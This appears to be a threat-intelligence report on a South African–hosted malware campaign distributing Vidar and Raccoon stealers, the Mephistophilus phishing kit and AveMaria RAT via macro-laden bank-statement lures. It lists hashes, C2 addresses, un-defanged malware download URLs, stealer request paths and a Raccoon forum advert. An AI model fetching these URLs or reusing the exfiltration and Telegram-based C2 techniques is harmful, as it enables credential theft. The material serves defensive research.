These files include "13b7afe8ee87977ae34734812482ca7efd62b9b6" and "596a3cb4d82e6ab4d7223be640f614b0f7bd14af". They create a network connection to gineuter[.]info, fastandprettycleaner[.]hk and badlandsparks[.]com. Judging by the requests they make to download libraries and open source data, the file "msofficeupdate.exe" and others like it are samples of the Vidar stealer. Criminals use the stealer to collect data from browsers (including web browsing history and account data), bank card data, crypto wallet files, messages, and more.



Vidar stealer admin panel



SHA1:
 596a3cb4d82e6ab4d
 7223be640f614b0f7bd14af
 file network
 communication built
 with the help of Group-
 IB Graph Network
 Analysis

A list of Vidar-specific HTTP requests and a detailed overview are available [here](#):

```
/ (i.e 162)    <- Config
ip-api.com/line/  <- Get Network Info
/msvcpl40.dll    <- Required DLL
/nss3.dll        <- Required DLL
/softokn3.dll    <- Required DLL
/vcruntime140.dll <- Required DLL
/               <- Pushing Victim Archive to C2
```

The file "BankStatement1.xlsm" (SHA1: c2f8d217877b1a28e4951286d3375212f8dc2335) is another lure document with malicious macros. When activated, it downloads the file from [http://download-plugin\[.\]co.za/documents/msofficeupdate.exe](http://download-plugin[.]co.za/documents/msofficeupdate.exe).

The download file SHA1: 430a406f2134b48908363e473dd6da11a172a7e1 is also a Vidar stealer. The file is available for download here:

- [http://download-plugin.co\[.\]za/documents/msofficeupdate.exe](http://download-plugin.co[.]za/documents/msofficeupdate.exe)
- [http://msupdater.co\[.\]za/documents/msofficeupdate.exe](http://msupdater.co[.]za/documents/msofficeupdate.exe)
- [http://cloudupdate.co\[.\]za/documents/msofficeupdate.exe](http://cloudupdate.co[.]za/documents/msofficeupdate.exe)

53 / 73
Community Score

53 engines detected this file

2055cbe951d3d2fd7c7fd129699acc45e3b13f0cbba04710b7cc8f3fb880fb
msofficeupdate.exe

561.00 KB
Size

2020-03-05 20:33:18 UTC
5 months ago

EXE

direct-cpu-clock-access peexe repeated-clock-access runtime-modules

DETECTION DETAILS RELATIONS BEHAVIOR CONTENT SUBMISSIONS COMMUNITY

ITW Urns

Scanned	Detections	URL
2020-06-14	8 / 80	http://download-plugin.co.za/documents/msofficeupdate.exe
2020-06-14	12 / 80	http://msupdater.co.za/documents/msofficeupdate.exe
2020-02-29	4 / 70	http://cloudupdate.co.za/documents/msofficeupdate.exe

Contacted URLs


Scanned	Detections	URL
2020-05-04	8 / 79	http://badlandsparks.com/nss3.dll
2020-05-04	8 / 79	http://badlandsparks.com/softokn3.dll
2020-06-11	6 / 80	http://badlandsparks.com/mozglue.dll
2020-05-04	8 / 79	http://badlandsparks.com/vcruntime140.dll
2020-05-04	8 / 79	http://badlandsparks.com/msvcp140.dll
2020-04-30	3 / 79	http://badlandsparks.com/
2020-04-22	6 / 79	http://badlandsparks.com/freebl3.dll
2020-08-10	0 / 79	http://ip-api.com/line/
2020-04-23	6 / 79	http://badlandsparks.com/302

Example of
430a406f2134b4890
8363e473dd6da11a172a7e1
file availability from
different sources

Mephistophilus phishing kit

The second attack vector during the first wave was the use of phishing pages to distribute malware.

It turned out that the discovered domains (msupdater[.]co.za, cloudupdate[.]co.za and documents-cloud-server[.]co.za) had the same A record created at the same time: 160.119.253[.]53. According to Group-IB's Graph Network Analysis, documents-cloud-server[.]co.za contained the Mephistophilus phishing kit.





Links between domains
under review
established with the
help of Group-IB Graph
Network Analysis

From the start, Mephistophilus has been presented as a system for targeted phishing attacks. This phishing kit contains several fake web page templates for delivering payload, including:

- Microsoft Office 365, Word, and Excel online viewers
- PDF online viewer
- YouTube phishing page

Mephistophilus admin
panel



Fake Adobe Reader
update window

The documents-cloud-server[.]co.za domain contains a web fake imitating an Adobe Reader plugin update page. To continue viewing the document, the user is asked to download a plugin. By clicking on "Download plugin," the user activates a malware download from [http://www.documents-cloud-server\[.\]co.za/file_d/adobe-reader-update-10.21.01.exe](http://www.documents-cloud-server[.]co.za/file_d/adobe-reader-update-10.21.01.exe). Source code of phishing content is available [here](#).

A file with the same name "adobe-reader-update-10.21.01.exe" (SHA1: f33c1f0930231fe6f5d0f00978188857cbb0e90d) was first uploaded to VirusTotal on

March 13, 2020. It was available for download here:

- [http://documents-cloud-server5\[.\]co.za/file_d/adobe-reader-update-10.21.01.exe](http://documents-cloud-server5[.]co.za/file_d/adobe-reader-update-10.21.01.exe)
- [http://documents-cloud-server1\[.\]co.za/file_d/adobe-reader-update-10.21.01.exe](http://documents-cloud-server1[.]co.za/file_d/adobe-reader-update-10.21.01.exe)
- [http://www.documents-cloud-server9\[.\]co.za/file_d/adobe-reader-update-10.21.01.exe](http://www.documents-cloud-server9[.]co.za/file_d/adobe-reader-update-10.21.01.exe)
- [http://documents-cloud-server8\[.\]co.za/file_d/adobe-reader-update-10.21.01.exe](http://documents-cloud-server8[.]co.za/file_d/adobe-reader-update-10.21.01.exe)

51 / 73

51 engines detected this file

11ebbd55944d39d90c71d53338b2cdd96b642a44c95b9735d3a18418926c9008
adobe-reader-update-10.21.01.exe

572.55 KB Size | 2020-03-14 07:28:27 UTC 5 months ago

EXE

Community Score

DETECTION DETAILS RELATIONS BEHAVIOR CONTENT SUBMISSIONS COMMUNITY

ITW UrIs

Scanned	Detections	URL
2020-06-13	8 / 80	http://documents-cloud-server5.co.za/file_d/adobe-reader-update-10.21.01.exe
2020-03-12	2 / 71	http://documents-cloud-server1.co.za/file_d/adobe-reader-update-10.21.01.exe
2020-06-13	5 / 80	http://www.documents-cloud-server9.co.za/file_d/adobe-reader-update-10.21.01.exe
2020-06-12	6 / 80	http://documents-cloud-server8.co.za/file_d/adobe-reader-update-10.21.01.exe

Contacted URLs

Scanned	Detections	URL
2020-05-20	11 / 80	http://mangroveforests.com/msvcpl40.dll
2020-08-10	0 / 79	http://ip-api.com/line/
2020-05-20	10 / 80	http://mangroveforests.com/freebl3.dll
2020-05-06	9 / 79	http://mangroveforests.com/nss3.dll
2020-04-21	6 / 79	http://mangroveforests.com/
2020-05-25	10 / 80	http://mangroveforests.com/softokn3.dll
2020-03-14	7 / 72	http://mangroveforests.com/302
2020-06-12	8 / 80	http://mangroveforests.com/mozglue.dll
2020-05-20	10 / 80	http://mangroveforests.com/vcruntime140.dll

Example of
f33c1f0930231fe6f5d0
f00978188857cbb0e90d
file availability from
different sources

Another file named "msofficeupdater.exe" (SHA1:

bdfefdff7b755a89d60de22309da72b82df70ecb) was available for download here:

- [http://www.documents-cloud-server7\[.\]co.za/doc/msofficeupdater.exe](http://www.documents-cloud-server7[.]co.za/doc/msofficeupdater.exe)
- [http://documents-cloud-server5\[.\]co.za/doc/msofficeupdater.exe](http://documents-cloud-server5[.]co.za/doc/msofficeupdater.exe)
- [http://documents-cloud-server7\[.\]co.za/doc/msofficeupdater.exe](http://documents-cloud-server7[.]co.za/doc/msofficeupdater.exe)
- [http://www.documents-cloud-server6\[.\]co.za/doc/msofficeupdater.exe](http://www.documents-cloud-server6[.]co.za/doc/msofficeupdater.exe)

- [http://documents-cloud-server1\[.\]co.za/doc/msofficeupdater.exe](http://documents-cloud-server1[.]co.za/doc/msofficeupdater.exe)
- [http://documents-cloud-server6\[.\]co.za/doc/msofficeupdater.exe](http://documents-cloud-server6[.]co.za/doc/msofficeupdater.exe)
- [http://www.documents-cloud-server5\[.\]co.za/doc/msofficeupdater.exe](http://www.documents-cloud-server5[.]co.za/doc/msofficeupdater.exe)
- [http://www.documents-cloud-server1\[.\]co.za/doc/msofficeupdater.exe](http://www.documents-cloud-server1[.]co.za/doc/msofficeupdater.exe)

58 / 67
Community Score

58 engines detected this file

7dddeb51f2dea719a6c6e70bf30db96e3333713d998b4f8acb31ee5cecbb912
msofficeupdater.exe

477.00 KB Size
2020-04-17 16:01:11 UTC
3 months ago

checks-network-adapters direct-cpu-clock-access peexe runtime-modules self-delete

DETECTION DETAILS RELATIONS BEHAVIOR CONTENT SUBMISSIONS COMMUNITY 5

ITW UrIs

Scanned	Detections	URL
2020-06-14	10 / 80	http://www.documents-cloud-server7.co.za/doc/msofficeupdater.exe
2020-06-14	11 / 80	http://documents-cloud-server5.co.za/doc/msofficeupdater.exe
2020-06-15	16 / 79	http://documents-cloud-server7.co.za/doc/msofficeupdater.exe
2020-06-13	8 / 80	http://www.documents-cloud-server6.co.za/doc/msofficeupdater.exe
2020-03-14	8 / 71	http://documents-cloud-server1.co.za/doc/msofficeupdater.exe
2020-03-14	9 / 71	http://documents-cloud-server6.co.za/doc/msofficeupdater.exe
2020-06-13	10 / 80	http://www.documents-cloud-server5.co.za/doc/msofficeupdater.exe
2020-06-14	9 / 80	http://www.documents-cloud-server1.co.za/doc/msofficeupdater.exe

Contacted URLs

Scanned	Detections	URL
2020-04-28	5 / 79	http://biscayneinn.com/nss3.dll
2020-05-06	8 / 80	http://biscayneinn.com/302
2020-04-28	4 / 79	http://biscayneinn.com/
2020-08-10	0 / 79	http://ip-api.com/line/
2020-06-13	5 / 80	http://biscayneinn.com/softkn3.dll
2020-04-28	5 / 79	http://biscayneinn.com/mozglue.dll
2020-04-28	6 / 79	http://biscayneinn.com/vcruntime140.dll
2020-04-28	5 / 79	http://biscayneinn.com/msvcp140.dll
2020-04-28	5 / 79	http://biscayneinn.com/freebl3.dll

Example of
bdfefdff7b755a89d60de22309da72b82df70ecb
file availability from
different sources

Second wave

The domains associated with the file SHA1:

bdfefdff7b755a89d60de22309da72b82df70ecb led us to another batch of domains related to the attackers' infrastructure. The domains were registered in two stages: the first batch on March 13, 2020 and the second one on May 22, 2020. Examples of second-wave domains:


Batch 1	Batch 2
cloud-server-updater[.]co.za	cloud-server-updater17[.]co.za
cloud-server-updater1[.]co.za	cloud-server-updater18[.]co.za
cloud-server-updater15[.]co.za	cloud-server-updater27[.]co.za
cloud-server-updater16[.]co.za	cloud-server-updater28[.]co.za

These domains were created to distribute the Raccoon stealer. It is possible to establish the connection between these domain batches by looking at SHA1:

b326f9a6d6087f10ef3a9f554a874243f000549d and SHA1:

F2B2F74F4572BF8BD2D948B34147FFE303F92A0F files. When executed, these files establish a network connection to:

- cloudupdates[.]co.za
- cloud-server-updater2[.]co.za
- cloud-server-updater19.co.za




b326f9a6d6087f10ef3
a9f554a874243f000549d
file network
communication
established with the
help of Group-IB Graph
Network Analysis

About 50 malicious files from public sources are related to the domain cloudupdates[.]co.za. Their first uploads date back to April 30, 2020 and the domain is similar to the previously discovered cloudupdate.co[.]za. Besides having a similar domain name, it was registered through the cloud2m registrar and ns1.host-ww.net, ns2.host-ww.net as well as msupdater[.]co.za and cloudupdate[.]co.za

NSWhois: ns1.host-ww.net	Domain:cloudupdate.co.za
NSWhois: ns2.host-ww.net	Domain:msupdater.co.za
PhoneWhois: +27.164234342	Domain:cloudupdates.co.za
RegistrarWhois: Cloud2M	
WhoisServerWhois: Registrar URL: https://www.hostafrica.co.za	

WHOIS records data
from three domains

About 300 files from public sandboxes are associated with all the second-wave domains. All these files are lure documents containing malicious macros named "MyBankStatement_2436.xlsm", "MyBankStatement_3269.xlsm", "MyBankStatement_5763.xlsm", etc.



6685955C5F006C2D
83A92952EB5EB3FB
9598C783 lure
document sample

One of these files is "MyBank_5710.xlsm (SHA1: 685955C5F006C2D83A92952EB5EB3FB9598C783). After activating the macros in this document, a file was downloaded from [http://cloud-server-updater22\[.\]co.za/doc/officebuilder](http://cloud-server-updater22[.]co.za/doc/officebuilder). This file with SHA1: 3657CF5F2142C7E30F72E231E87518B82710DC1C is a Raccoon stealer. It connects to the C&C server (35.228.95[.]80) to exfiltrate the collected information, using Google's infrastructure to legitimize requests. In turn, Raccoon makes a network connection to [http://cloud-server-updater1\[.\]co.za/doc/officeupdate.exe](http://cloud-server-updater1[.]co.za/doc/officeupdate.exe) and downloads RAT AveMaria (SHA1: a10925364347bde843a1d4105dddf4a4eb88c746), with the C&C server located at the IP address 102.130.118[.]152.

AveMaria is a RAT, which was discovered by cybersecurity researchers in late 2018, when it was used to attack an Italian oil and gas company. The RAT is capable of:

- Privilege escalation
- Ensuring persistence in the infected system
- Injecting code
- Keylogging
- Gaining access to web camera
- Managing processes
- Managing files (creation, download, exfiltration, deletion)
- RDP using rdpwrap
- Info-stealer support:
 - Google Chrome
 - Firefox
 - Internet Explorer
 - Outlook
 - Thunderbird
 - Foxmail



6685955C5F006C2D
83A92952EB5EB3FB
9598C783 execution
sequence

When running, Raccoon makes the following network requests:

58 engines detected this file

5c2f8f5dd381878e8507be2a11eba118f28f6de24c10b4f2207c04b608f0ed0
c:\vggugheiqemdp\l\jysjan.exe

517.00 KB Size | 2020-07-26 10:40:35 UTC | 20 days ago

executes-dropped-file | peexe | self-delete

DETECTION | DETAILS | RELATIONS | BEHAVIOR | CONTENT | SUBMISSIONS | COMMUNITY

Contacted URLs

Scanned	Detections	URL
2020-08-01	19 / 79	http://cloud-server-updater1.co.za/doc/officeupdate.exe
2020-07-02	7 / 79	http://35.228.95.80/gate/log.php
2020-06-28	9 / 79	http://35.228.95.80/gate/sqlite3.dll
2020-07-06	2 / 79	https://telete.in/blintick
2020-07-01	9 / 79	http://35.228.95.80/gate/libs.zip
-	-	http://35.228.95.80/file_handler/file.php?hash=a16bf5c0efc6da4c517b0f03d7095b06835a597e&js=409bd8aad9544d0e226ea93bef79a457276f5e11&callback=http://35.228.95.80/gate

Contacted Domains

Domain	Detections	Created	Registrar
cloud-server-updater1.co.za	9 / 83	-	-
telete.in	5 / 92	2019-03-11	GoDaddy.com, LLC

3657CF5F2142C7E30
F72E231E87518B827
10DC1C network
requests

Among these network requests, there is a connection to the **blintick** Telegram channel. Telegram was used by Raccoon's creators to bypass blocking of the C&C servers. To this end, the stealer makes a request to the Telegram channel and receives the encrypted address of the new C&C server from the description. The first samples using this technique began appearing on VirusTotal in late May 2020.

06.05.2020 12:17

[АРЕНДА] Raccoon Stealer [maas, loader, c++]

Translated: null

exploit.in | 08.04.2019 - 25.09.2020 | 119 | 352

Message: Обновление системы гейтов | Gate system update Raccoon Stealer 1.5.11 Мы полностью отошли от привычной вычной системы. Детект уменьшается, отстук растёт. Обновление билда: - Формат скриншотов заменён на jpeg Спасибо за ваши отзывы и поддержку! Contacts: XMPP: support@raccoon.biz Telegram: http://t.me/beerbug http://t.me/darkgr33n http://t.me/raccoonstealer

Details: Reliability: 71% | Credibility: 100% | Admiralty code: TLP: [ON]

Message details | Identical re-posts | Linked profiles

